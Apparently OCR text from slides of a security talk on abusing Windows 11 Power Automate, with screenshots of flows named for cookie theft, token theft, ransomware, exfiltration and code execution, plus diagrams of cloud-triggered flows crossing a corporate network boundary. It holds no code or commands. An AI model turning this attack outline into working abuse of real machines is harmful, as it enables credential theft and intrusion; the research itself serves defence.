
Automate in Windows 11

## Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—including in Windows 11 for users with a Microsoft account.

Watch overview ▶

Start now >





# Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors




Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.




🔍 Power Automate

All Apps Documents Web More ▾

**Best match**

 **Power Automate machine runtime**  
App >

**Apps**

 **Power Automate**

**Search the web**

🔍 power auto - See web results >

🔍 power automate >

🔍 power automate desktop >


🔍 power automate login >

🔍 power automate pricing >

🔍 power automate flow >









🔍 power automate microsoft >

🔍 power automate desktop download >



**Power Automate**  
App

---

-  Open
-  Run as administrator
-  Pin to Start
-  Pin to taskbar
-  App settings
-  Rate and review
-  Share
-  Uninstall





[youtu.be/Kik9oXu\\_-bl](https://youtu.be/Kik9oXu_-bl)



Power Automate

Hi

+ New flow

Environments  
Pwntoso (default)

Settings ? Help Search Flows

Office

Refresh

My flows Shared with me Examples

	Name	Modified	Status
<input checked="" type="checkbox"/>	StealPowerAuto...	1 day ago	Not running
	TheCookieMonster	1 day ago	Not running
	Ransomware	1 month ago	Not running
	Exfil	1 month ago	Not running
	CodeExec	1 month ago	Not running
	Cleanup	1 month ago	Not running

Synced  
to cloud

Run



Windows 11



Power Automate



Office cloud services

On-Prem : MS cloud



# Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime

On-Prem : MS cloud



# Office

Office cloud services

# Windows 11



User : NT Service\UIFlowS



File Edit Debug Tools View Help Untitled | Power Automate

Recorder

Browser extensions >

- Microsoft Edge
- Google Chrome
- Firefox

Search actions

- > Variables
- > Conditionals
- > Loops

es

Power Automate

Machine Runtime

New Tab x +

Search with Google or enter address

**Add Microsoft Power Automate Desktop (preview)?**  
It requires your permission to:

- Access your data for all websites
- Exchange messages with programs other than Firefox
- Clear recent browsing history, cookies, and related data
- Access browser tabs

[Learn more about permissions](#)

Add Cancel

On-Prem : MS cloud

# Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime



On-Prem : MS cloud





Office cloud services

# Windows 11



Office cloud services

User : NT Service\UIFlowService



On



# Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime



Corp  
network  
boundary



On-Prem : MS cloud



Office cloud services


# Windows 11

User : NT Service\UIFlowService



outbound conn


Corp  
network  
boundary



# Office

Office cloud services


On-Prem : MS cloud



# Windows 11

# Office

User : NT Service\UIFlowService






On-Prem : MS cloud

# Your machines

## Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

# Run from cloud

The image shows a sequence of two UI elements in the Power Automate interface. The top element is a blue button with a hand icon and the text "Manually trigger a flow". An arrow points down from this button to a second blue button with a desktop icon and the text "Desktop flows". Below the "Desktop flows" button is a search results panel with a search bar containing the text "Search connectors and actions". The panel has two tabs: "Triggers" and "Actions", with "Actions" selected. There are two search results listed, both marked as "PREMIUM":

- Run a flow built with Power Automate for desktop (Desktop flows)
- Run a flow built with Selenium IDE (Desktop flows)

Each result has an information icon (i) to its right. A "See more" link is located in the top right corner of the search results panel.

# Task status

## Desktop flow runs


Here's a quick overview of the desktop flows you have running. [Learn more](#)

Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...)	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...)	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended

# Windows 11

# Office

User : NT Service\UIFlowService






On-Prem : MS cloud





# Windows 11

User : NT Service\UIFlowService



outbound conn



